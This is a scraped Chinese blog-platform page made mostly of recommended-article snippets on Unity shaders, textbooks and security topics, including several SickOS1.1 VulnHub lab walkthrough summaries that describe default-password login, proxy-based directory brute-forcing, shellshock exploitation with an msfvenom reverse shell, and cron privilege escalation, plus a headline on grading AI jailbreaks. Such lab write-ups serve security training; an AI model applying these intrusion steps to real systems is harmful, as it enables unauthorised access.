Unity Shader 是运行在GPU上的可编程渲染程序,是整个引擎渲染体系的算法核心。它通过 Unity 封装的 ShaderLab 语法 + GPU 原生 HLSL 语言编写,定义了「网格数据如何经过光照计算、纹理采样、几何变换、混合测试,最终转化为屏幕像素颜色」的完整规则。 通俗来说:Shader 决定物体「怎么画」,材质(Material)只是 Shader 的参数实例,决定「用什么画」。没有 Shader,材质就是无渲染能力的空壳;没有材质,Shader 无法落地到具体物体。

努力前行,总会成为自己心中的那道光 1万+

红队靶场之SickOS1.1复现过程,反弹shell,目录扫描代理转移

它的默认登录页面是存在没有被更改,在渗透测试中想要进入后台,分三种,一是猜测尝试弱密码,一种就是字典爆破他的密码,然后就是在网页信息中去查找弄出他的密码,emmm,运气比较好尝试一下,admin,admin。也是列举出了他的很多账号,我们看到了 root sickos 还有当前用户www-data这几个重点用户,我们现在有密码有用户,登录凭证的条件都有了,根据大多人的习惯密码都是相同的那我们来尝试ssh连接吧。我们起手依旧是对于整个网段进行一个扫描,产看整个网段的存活情况来和IP端口的开放情况,

m0_58116751的博客 2046

计算机控制技术及应用

《计算机控制技术及应用》通过总结作者的科研成果和吸收国内外的先进理论、方法和技术,以计算机控制系统的网络化、开放化、智能化和集成化发展趋势为主线索,主要介绍计算机控制系统的基本概念和计算机控制系统的典型形式,计算机控制系统的数学描述与基本分析方法,以及数字PID控制器、最少拍控制系统、达林算法、状态变量设计法等设计方法及其各种改进算法。重点突出计算机控制系统输入输出通道接口的设计方法和典型控制系统的设计案例与实现方法等。

红队笔记4-SickOS1.1打靶流程解法2-nikto漏扫 shellshock漏洞利用(vulnhub)

1.端口扫描:发现存活端口:22 ,3128(squid-http) ,8080,其中squid-http是个代理服务器2.开始访问3128,8080都访问不到,目录扫描也扫描不出结果,根据我们知道squid是个代理服务器,尝试Dirb -p参数,挂代理目录爆破,成功扫出来一些路径。其中cgi-bin目录可能存在漏洞,使用nikto漏扫工具,发现shellshock漏洞3.漏洞利用:用msfvenom生成反弹shell的payload,成功获得初始立足点www-data的shell。

qq_63442530的博客 1403

怀旧版电脑GBC模拟器

再现原版GBC掌机的界面,电脑运行连游戏界面都一样大小,很怀旧,很真实,(英文版)强烈推荐,很小的文件,很难才找到的。

数学建模模型总结

这是本人在两年内准备参加数学建模竞赛搜集到的模型资料,已经经过了本人的筛选和整理,希望能够对准备参加数学建模竞赛的学弟学妹们提供一些帮助!

红队打靶:SickOS1.1详细打靶思路之shellshock漏洞利用(vulnhub)

本文详述了vulnhub靶机sickOS1.1的打靶过程。本文利用了bash漏洞shellshock获取初始立足点,并使用定时任务进行提权。不同于单纯的writeup,本文更注重打靶每一步的思路用意。本文涉及的知识点包括nikto扫描、shellshock漏洞利用、msfvenom生成payload、定时任务提权等。采用squid代理分析+web渗透cms后台获取root权限的思路详见我的上一篇博客。

Bossfrank的博客 1582

pscad IEEE标准系统搭建说明

pscad IEEE标准系统搭建说明,包含典型的IEEE 9节点、14节点、30节点、39节点和118节点系统。内含标准测试系统的原始数据和潮流结果。

前沿模型论坛发布越狱评级框架:给网络安全类越狱分等级,决定先修哪个

前沿模型论坛发布越狱评级框架:给网络安全类越狱分等级,决定先修哪个

2401_88904194的博客 175

GPT-6 Cyber 正式发布:OpenAI 网络安全专项模型,一次扫出 948 个 Linux 漏洞(2026年11月)

发布日期:2026-11-06 | 数据截至 2026-11-06,来源为 OpenAI 官方博客、东方财富、百家号、36氪等公开报道2026年11月5日,OpenAI 正式推出 GPT-6 Cyber,这是继 GPT-5.6 Cyber 之后的网络安全专项大模型,也是 OpenAI Preparedness 框架下首个被评定为"Critical"(最高档)网络安全能力的模型。

aidoudoulong的博客 292

网络安全经典书单|攻防基础到高阶对抗

第三部分通过侦察、端点分析、攻击身份验证、模糊测试、利用授权漏洞、批量分配、注入这7章,帮助读者了解API攻击的过程和方法,结合7个实验案例,帮助读者进行API测试。《攻击网络协议:协议漏洞的发现+利用+保护》分为10章,先梳理了网络基础以及协议流量捕获相关的知识,为后续深入学习筑牢根基,随后深入探讨静态/动态协议分析、常见协议的结构、加密和协议安全等知识,最后着重讲解寻找和利用漏洞的方法,还对常见的漏洞分类、模糊测试、调试和各种类型的耗尽攻击进行了讲解。随着网络环境日益复杂,漏洞的发现与防范成为关键。

人邮异步社区 344

网络安全案例2:rip路由协议,路由协议的获取

rip协议是一种距离矢量协议,(跳数《=15)属于IGP(内部网关协议)协议,还有一个协议为(EGP,主要BGP(外部网关协议)协议),AS是一个计算机的自治系统,用于内部网络的管理,提高网络的可达性,安全和自治。ripv2是无类别路由协议,支持VLSM和CIDR,以组播形式发送报文,支持验证明文验证和MD5密文验证。rip通过作用分为:IGP/EGP,按协议算法分为距离矢量,链路状态,按业务分为:单播和组播。因为ripv1是有类别路由协议,不支持VLSM和CIDR,以广播形式发送报文,不支持验证。

2401_82509187的博客 184

【一周安全资讯】中央网络安全和信息化委员会印发《国家信息化“十五五”规划》;2.7万台云桌面服务器被植入恶意软件

规划》提出“建设三个体系、提升五个水平、夯实两个支撑”总体布局,部署建设新型信息基础设施体系、建设网信科技创新体系、建设网信产业生态体系、提升现代治理水平、提升信息惠民水平、提升数字化绿色化协同水平、提升区域协调水平、提升开放发展水平、夯实安全保障支撑、夯实法规标准支撑等10个方面具体任务,并设置信息基础设施创新发展工程、网信科技创新突破工程、网信产业生态发展工程、智能社会发展与治理行动、重点区域信息化协同发展行动、网信企业海外发展行动、数据跨境流动便利化提升行动等7个专栏。2.67 万台服务器受波及。

juminfo的博客 194

Cisco设备网络安全系列-21:修改设计以降低迁移风险

本文概述风险管理的核心概念,强调其在应对财务、运营、战略、合规、声誉及网络安全等风险中的重要性。通过五步流程(识别、评估、缓解、监控、沟通),结合NIST RMF、CSF、ISO31000等框架,帮助IT安全人员系统化管理风险。重点指出低概率低影响风险宜采用“风险接受”,风险矩阵用于评估阶段的优先级排序。

pt1043的博客 212

网络安全实战第13期:侦察报告撰写

执行摘要只有一页,但它是唯一会被所有人读完的一页。四个要素缺一不可:目标:测的是谁,IP 或域名是什么。关键发现:最重要的 3–5 条,一句话一条,带 CVSS 分数。整体风险:严重 / 高 / 中 / 低,一句话给结论。建议:按优先级排的处置动作,第一条永远是最紧急的。

2401_88349202的博客 254

网络安全案例1:远程登陆实战

用第二个路由器直接登录第一个需要输入密码,即可登录,第三个路由器需要先登录第二个路由器才可以再次登录第一个路由器。配置IP地址:如图IP地址所示,配置完ip地址需要先用ping命令去测试两个路由器之间是否互通。其他两个路由器的指令一样。

2401_82509187的博客 126

Eurotherm EPC3000 可编程过程/温度控制器深度解析:从高精度控制到网络安全的一体化方案

Eurotherm EPC3000 是一台"高精度、可编程、可联网、够安全"的单回路过程控制器,代表了现代温控表的发展方向:测量更准、响应更快、通讯更开放、网络更安全。对于正在升级产线、推进数字化与网络安全的工程师而言,它提供了一个既有传统温控可靠性、又具备工业物联网接入能力的一体化方案。

2603_95886916的博客 157

Cisco设备网络安全系列-20:DevSecOps集成

自动化漏洞扫描是应对现代网络安全挑战的核心手段,通过系统化、高效率地识别网络、应用与系统中的已知漏洞,实现从被动响应到主动风险管理的转变。面对攻击面持续扩张与开发迭代加速的双重压力,企业需结合未认证(外部视角)与已认证(内部深度)扫描方法,遵循资产发现、攻击面分析、漏洞匹配、检测分类、报告生成与修复验证的六步生命周期,实现全周期闭环管理。

pt1043的博客 284
上一篇: 第二篇红队笔记-百靶精讲之JARBAS-Jenkins-crontab
zgcadmin
博客等级 码龄9年 174粉丝 109原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值